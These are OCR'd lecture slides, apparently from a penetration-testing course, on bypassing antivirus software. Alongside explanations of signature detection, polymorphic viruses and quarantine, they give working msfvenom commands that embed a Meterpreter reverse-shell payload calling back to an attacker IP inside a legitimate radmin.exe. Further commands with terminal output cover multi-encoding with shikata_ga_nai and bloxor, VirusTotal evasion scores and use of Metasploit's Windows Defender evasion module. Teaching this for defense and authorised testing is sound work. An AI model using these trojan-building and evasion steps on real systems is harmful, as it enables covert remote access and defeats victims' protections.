


Chapter 12 Bypassing Antivirus Applications

1

Outline


- Trojans
  - ❖Msfvenom
- How Antivirus Applications work
- Microsoft Security Essentials
- VirusTotal
- Getting Past an Antivirus Program
- Hiding in Plain Sight

3

3

Malware Attacks: Trojan Horses

- A **Trojan horse (or Trojan)** is a malware that appears to perform some useful task, but which also does something with negative consequences (e.g., launches a keylogger).
- Trojan horses can be installed as part of the payload of other malware but are often installed by a user or administrator, either deliberately or accidentally.



4

Example

Log files

Detections (2)

Time	S...	O...	Object	Detection	Action
3/24/2024 3:...	HT...	file	https://marvin-occentus.net/statistic/js/stat.js	JS/Redirector.QQM trojan	connection terminated
2/25/2024 1...	Re...	file	C:\Users\sung\Downloads\4a7c1882-a9bc-4569-b3fc-e4551d6e3dbc.tmp	JS/Exploit.CVE-2020-16040.B trojan	cleaned by deleting

1) JavaScript redirector

2) Chrome prior 87.0.. Version
https://www.exploit-db.com/exploits/49745

(Chromium open source browser related bug)

5

5

Trojans – msfvenom (Embedding)

- Has options to embed a Metasploit payload inside a legitimate binary:
  - # msfvenom -h
- In particular, the -x flag allows us to use an **executable file as a template** in which to embed our chosen payload
- However, though **the resulting executable will look like the original one**, the added payload will pause the execution of the original, and we shouldn't expect a user to run an executable that appears to hang at startup very many times
- Luckily, Msfvenom's -k flag will **keep the executable template intact and run our payload in a new thread**, allowing the original executable to run normally

```
┌──(kali㉿kali)-[~]
└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.84.181 LPOR
T=2345 -x /usr/share/windows-binaries/radmin.exe -k -f exe > radmin.exe
```

6

Trojans – MSFvenom – cont'd


- Let's use the -x and -k flags to build a trojaned Windows executable that will appear normal but which will send us a Meterpreter session in the background
  - Don't forget setting up a handler using the multi/handler module
- To embed our payload inside the radmin.exe binary:
  - # msfvenom ***-p*** windows/meterpreter/reverse_tcp LHOST=<Kali IP address> LPORT=<Kali Port number> ***-x*** /usr/share/windows-binaries/radmin.exe ***-k -f*** exe > radmin.exe
    - -p: specifies the payload to generate
    - -x: selects an executable in which to embed our payload
    - -k: runs the payload in a separate thread
    - -f: builds the payload in the executable format

```
┌──(kali㉿kali)-[~]
└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.84.181 LPOR
T=2345 -x /usr/share/windows-binaries/radmin.exe -k -f exe > radmin.exe
```

7

7

Size of the Radmin.exe



8


Checking for Trojans with the Hash Functions

- See the differences:
  - ❖# md5sum /usr/share/windows-binaries/radmin.exe
  - ❖# md5sum radmin.exe
  - # md5sum radmin_nok.exe
- We might have hash collision with MD5
- Let's use the SHA-2 hash function
  - ❖# sha512sum /usr/share/windows-binaries/radmin.exe
  - ❖# sha512sum radmin.exe

9


One-Way Hash Functions

- An alternative to the message authentication code is the **one-way hash function**
- Accepts a variable-size message M as input and produces a **fixed-size message digest** $H(M)$ as output
- Unlike the MAC, a hash function does not take a secret key as input
- To authenticate a message, the **message digest** is sent with the message in such a way that the message digest is authentic



10


MD5 HASH



11

11

SHA2 HASH



Virus Example

Public key Cryptography


- Fred Cohen's example virus: (student of Adleman, **RSA** co-inventer)

```
program virus :=
{ 1234567;

  subroutine infect-executable := {
    loop:file = get-random-executable-file;
    if first-line-of-file = 1234567 then goto loop;
    prepend virus to file;
}

  subroutine do-damage :=
{ whatever damage is to be done }

  subroutine trigger-pulled :=
{ return true if some condition holds }

  main-program := {
    infect-executable;
    if trigger-pulled then do-damage;
    goto next;}

  next:}
```

Find random exe file & prepend virus

Degrees of Complication


- Viruses have various degrees of complication in how they can insert themselves in computer code.



15

Monitoring using compression enabled filesystem

File sizes before compressed by the file system



16

How Antivirus Applications work?

- Before we try different techniques to get our Metasploit payloads past an antivirus program, let's discuss how these programs work
- **Static Analysis**
  - ❖ Most antivirus solutions start by comparing potentially dangerous **code** to a set of patterns and rules that make up the antivirus definitions, which match known malicious code
  - ❖ Antivirus definitions are updated regularly as new malware is identified by each vendor
- **Dynamic Analysis**
  - ❖ Tests for malicious **activity**
  - ❖ A program that tries to replace every file on the hard drive or connects to a known botnet command and control server every 30 seconds is exhibiting potentially malicious activity and may be flagged

17

17

Static Analysis: Signature


- Scan compare the analyzed object with a database of signatures
- A signature is a **virus fingerprint**
  - E.g., a string with a sequence of instructions specific for each virus
  - Different from a digital signature (it uses a key)
- A file is infected if there is a signature inside its code
  - Fast pattern matching techniques to search for signatures
- All the signatures together create the malware database that usually is proprietary

Hex dump of the Blaster worm, showing a message left for Microsoft co-founder Bill Gates by the worm's programmer

18

Detection by signature

- Simple example of detection by signature



19

Detection by signature

- Rather than implement a general solution, virus scanners look for **virus signatures**
  - These signatures could be as small as a few bytes or as large as the entire virus code
  - If a virus scanner uses the **whole virus code as a signature**, it may not be able to find simple variants of a virus
  - However, if a virus scanner uses a **very small signature**, it may incorrectly infections that aren't there (false positive)

False Positive **: No intrusion, Alarm**	**True Positive** **: Intrusion, Alarm**
False Negative **: Intrusion, No Alarm**	**True Negative** **: No intrusion, No Alarm**

20

Encrypted Viruses

- The presence of their virus in a file is more stealthy if the **main body of the program is encrypted**, especially the replication code and payload
- The virus code's new structure: **the decryption key (or code) and the encrypted virus code** (malware)
  - Encrypted virus code is meaningless before it is decrypted
- This **structure** becomes a kind of virus signature
- The arm race continues: Signature based detection → encrypted viruses → look for **encryption/decryption code (or engine)**

21

Polymorphic and Metamorphic Viruses

- Both of them are difficult to detect because they have few fixed characteristic patterns of bits in their codes.
- **Polymorphic** virus (It might have a virus decryption routine (VDR) and an encrypted virus program body (EVB))
  - Using encryption
  - Each copy of the virus is encrypted using a **different key**
  - Detect by generic code for an encryption algorithm
- **Metamorphic** virus (each succeeding version of the code is different from the preceding one)
  - Non-cryptographic obfuscation techniques, such as instruction **reordering**, inclusion of useless instructions (changing code and signature)
  - Challenging to detect

22

Defense against viruses: Quarantine

- A suspicious file can be **isolated** in a folder called quarantine:
- The suspicious file **is not deleted but made harmless**: the user can decide when to remove it or eventually restore for a false positive
  - Interacting with a file in quarantine it is possible only through the antivirus program
- The file in quarantine is harmless because it is **encrypted**
- Usually the quarantine technique is proprietary and the details are kept secret

23

Getting Past an Antivirus Program

- Even though we pass **firewall**, there could be an **antivirus program** at the frontend of the machine
- Let's look at some other useful ways to hide our Metasploit payloads besides simply placing them inside of an executable
  - ❖Ghost writing: inserting innocuous machine language instructions in the code
  - ❖Encoding
  - ❖Directly loading malware into memory without touching the file system
  - ❖Custom Cross Compiling

24

24

Microsoft Security Essentials

- Bypass Microsoft Security Essentials
  - As we use different methods in this section to bring down our detection rate, keep in mind that even if you are not able to get a 0 percent detection rate among all antivirus vendors, **if you know which antivirus solution is deployed in your client's environment, you can focus your efforts on clearing just that antivirus program**
  - For a real test, try installing the trojaned radmin.exe with real-time protection turned on

25

25


Windows Security History

- **Windows Defender** (Windows Vista and Windows 7)
  - Comes back later for Windows 8
- **Windows Security Essentials**
  - Microsoft Security Essentials > Windows Defender
  - Ended service for Windows 7 on Jan 14, 2020
- **Windows Security** (Windows 10, 11)
  - Microsoft Defender Antivirus
  - Microsoft Firewall
  - Microsoft Defender SmartScreen (Website)

26

26

Windows Defender



- **Firewall**: Almost every version of Windows has included a **stateful inspection firewall**. In Windows 10 and Windows 11, this firewall is enabled by default
  - Stateful firewalls have a **state table** that allows the firewall to compare current packets to previous ones
- **Antivirus**: In 2015, Microsoft Defender Antivirus moved away from using a static signature-based engine
  - To see Windows Defender info, in Powershell: Get-MpComputerStatus
- If your Windows 10 in VMware is too slow, turn off the Windows Update

27

27

VirusTotal

- One way to see which antivirus solutions will flag a program as malicious is to upload the file in question to the VirusTotal website
- As of now (2023), it scans uploaded files with **70+ antivirus programs** and reports which ones detect malware
- https://www.virustotal.com/

28

28

Encoding (≠ Embedding)

- Encoders are tools that allow you to avoid characters in an exploit that would break it
- Metasploit support over 46 encoders as of 2024
  - ❖# msfvenom -l encoders
- **Encoders mangle the payload and prepend decoding instructions** to be executed in order to decode the payload before it is run
- Some Metasploit encoders create polymorphic code, or mutating code, which ensures that the encoded payload looks different each time the payload is generated. This process makes it more difficult for antivirus vendors to create signatures for the payload, but as we will see, it is not enough to bypass most antivirus solutions

29

29

Encoding – cont'd


- To list all of the encoders available in Msfvenom:
  - ❖# msfvenom -l encoders
- The encoders with an excellent rank:
  - ❖cmd/powershell_base64
  - ❖x86/shikata_ga_nai ("It cannot be helped" in Japanese)
    - Even the decoder stub is polymorphic
- Creating an encoded executable with Msfvenom
  - ❖# msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Kali IP address> LPORT=<Kali Port number> -e x86/shikata_ga_nai -i 10 -f exe > meterpreterencoded.exe

```
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.84.181 LPORT=234
5 -e x86/shikata_ga_nai -i 10 -f exe > meterpreterencoded.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
 payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
```


30

30

VirusTotal check



- 10 times encoding passes through 15/72 antivirus programs



31

31

Encoding (Multi Encoding)

- Creating a **multi-encoded** executable with Msfvenom
  - ❖One encoder alone doesn't do the trick
  - ❖# msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Kali IP address> LPORT=<Kali Port number> -e **x86/shikata_ga_nai -i 10 -f raw** > meterpreterencoded.bin
  - ❖# msfvenom -p - -f exe -a x86 --platform windows -e **x86/bloxor** -i 2 > meterpretermultiencoded.exe < meterpreterencoded.bin
    - -p - : set the payload to null
    - -a x86: specify the architecture as 32 bit
    - --platform: specify the Windows platform
      - Because we are not setting a payload, we need to tack on two new options to tell Msfvenom how to encode our input

32

32

Multiple Encoding - 1


```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.84.181 LPORT=234
5 -e x86/shikata_ga_nai -i 10 -f raw > meterpreterencoded2.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
 payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai chosen with final size 624
Payload size: 624 bytes
```

Encoder:x86/bloxor (metamorphic)
Encoding: x86, 32bit architecture
Platform: windows

```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p - -f exe -a x86 --platform windows -e x86/bloxor -i 2 > meterp
retermultiencoded2.exe < meterpreterencoded2.bin
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 2 iterations of x86/bloxor
x86/bloxor succeeded with size 701 (iteration=0)
x86/bloxor succeeded with size 777 (iteration=1)
```


VirusTotal check

- 10 times encoding passes through 14/72 antivirus programs (less, but different result) Antivirus software is becoming tough!



Encoding (Embedding + Encoding)

- Creating an encoded malicious **executable** with Msfvenom
  - # msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Kali IP address> LPORT=<Kali Port number> **-x /usr/share/windows-binaries/radmin.exe** -k **-e x86/shikata_ga_nai** -i 10 -f exe > radminencoded.exe
  - 1) Embedding our payload in binary and 2) encoding 10 times using Shikata_ga_nai

35

35

Multiple Encoding - 2

- Embedding our payload in binary and encoding


```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.84.181 LPORT=234
5 -x /usr/share/windows-binaries/radmin.exe -k -e x86/shikata_ga_nai -i 10 -f
exe > radminencoded.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
 payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
```

36

36


VirusTotal check

- It passes through 16/72 antivirus programs



Using Metasploit Evasion Module

- Since the release of Metasploit 5, one of the most notable changes has been the addition of a new type of module type, the evasion modules



Searching Evasion Modules

```
msf6 > search type:evasion

Matching Modules
================

   #  Name                                                  Disclosure D
ate  Rank    Check  Description
   -  ----    -----  -----------                           ------------
   0  evasion/windows/applocker_evasion_install_util
     normal  No     Applocker Evasion - .NET Framework Installation Uti
lity
   1  evasion/windows/applocker_evasion_msbuild
     normal  No     Applocker Evasion - MSBuild
   2  evasion/windows/applocker_evasion_regasm_regsvcs
     normal  No     Applocker Evasion - Microsoft .NET Assembly Registr
ation Utility
   3  evasion/windows/applocker_evasion_workflow_compiler
     normal  No     Applocker Evasion - Microsoft Workflow Compiler
   4  evasion/windows/applocker_evasion_presentationhost
     normal  No     Applocker Evasion - Windows Presentation Foundation
 Host
   5  evasion/windows/syscall_inject
     normal  No     Direct windows syscall evasion technique
   6  evasion/windows/windows_defender_exe
     normal  No     Microsoft Windows Defender Evasive Executable
```

49

49

Windows_defender_exe

- https://github.com/rapid7/metasploit-framework/blob/master/modules/evasion/windows/windows_defender_exe.rb
  - Payload is encoded and is added by junk

```ruby
require 'metasploit/framework/compiler/windows'

class MetasploitModule < Msf::Evasion

  def initialize(info={})
    super(merge_info(info,
      'Name'        => 'Microsoft Windows Defender Evasive Executable',
      'Description' => %q{
        This module allows you to generate a Windows EXE that evades against Microsoft
        Windows Defender. Multiple techniques such as shellcode encryption, source code
        obfuscation, Metasm, and anti-emulation are used to achieve this.

        For best results, please try to use payloads that use a more secure channel
        such as HTTPS or RC4 in order to avoid the payload network traffic getting
        caught by antivirus better.
      },
      'Author'      => [ 'sinn3r' ],
      'License'     => MSF_LICENSE,
      'Platform'    => 'win',
      'Arch'        => ARCH_X86,
      'Targets'     => [ ['Microsoft Windows', {}] ]
    ))
  end

  def rc4_key
    @rc4_key ||= Rex::Text.rand_text_alpha(32..64)
  end

  def get_payload
    @c_payload ||= lambda {
      opts = { format: 'rc4', key: rc4_key }
      junk = Rex::Text.rand_text(10..1024)
      p = payload.encoded + junk

```

50

More Information

```
msf6 > info 6

       Name: Microsoft Windows Defender Evasive Executable
     Module: evasion/windows/windows_defender_exe
   Platform: Windows
       Arch: x86
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  sinn3r <sinn3r@metasploit.com>

Check supported:
  No

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  FILENAME  onV.exe          yes       Filename for the evasive file (default: random)

Description:
  This module allows you to generate a Windows EXE that evades against
  Microsoft Windows Defender. Multiple techniques such as shellcode
  encryption, source code obfuscation, Metasm, and anti-emulation are
  used to achieve this. For best results, please try to use payloads
  that use a more secure channel such as HTTPS or RC4 in order to
  avoid the payload network traffic getting caught by antivirus
```

51

51

Using the Module

```
msf6 > use 6
msf6 evasion(windows/windows_defender_exe) > show options

Module options (evasion/windows/windows_defender_exe):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  GmD.exe          yes       Filename for the evasive file (default: random)


Evasion target:

   Id  Name
   --  ----
   0   Microsoft Windows
```

52

52

Set Payload

```
msf6 evasion(windows/windows_defender_exe) > set payload windows/meterpreter/reverse_http
s
payload ⇒ windows/meterpreter/reverse_https
msf6 evasion(windows/windows_defender_exe) > show options

Module options (evasion/windows/windows_defender_exe):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  GmD.exe          yes       Filename for the evasive file (default: random)

Payload options (windows/meterpreter/reverse

   Name      Current Setting  Required  Desc
   ----      ---------------  --------  ----
   EXITFUNC  process          yes       Exit
                                        ess,
   LHOST                      yes       The local listener hostname
   LPORT     8443             yes       The local listener port
   LURI                       no        The HTTP Path
```


```
msf6 evasion(windows/windows_defender_exe) > exploit

[*] Compiled executable size: 4096
[+] GmD.exe stored at /home/kali/.msf4/local/GmD.exe
msf6 evasion(windows/windows_defender_exe) >
```

53

53

VirusTotal check

- It passes through 24/72 antivirus programs



54

54

Hiding in Plain Sight

- Perhaps **the best way to avoid antivirus programs** is to **avoid traditional payloads** altogether
- If you are familiar with coding for Windows, you can use Windows APIs to mimic the functionality of a payload
- There is, of course, no rule that legitimate applications cannot open a TCP connection to another system and send data – essentially what our windows/meterpreter/reverse_tcp payload is doing
- **You get even better results just writing a *C* program** that performs the payload functionality you want
- You can even invest in a code-signing certificate to sign your binary executable, to make it **look even more legitimate**

62

62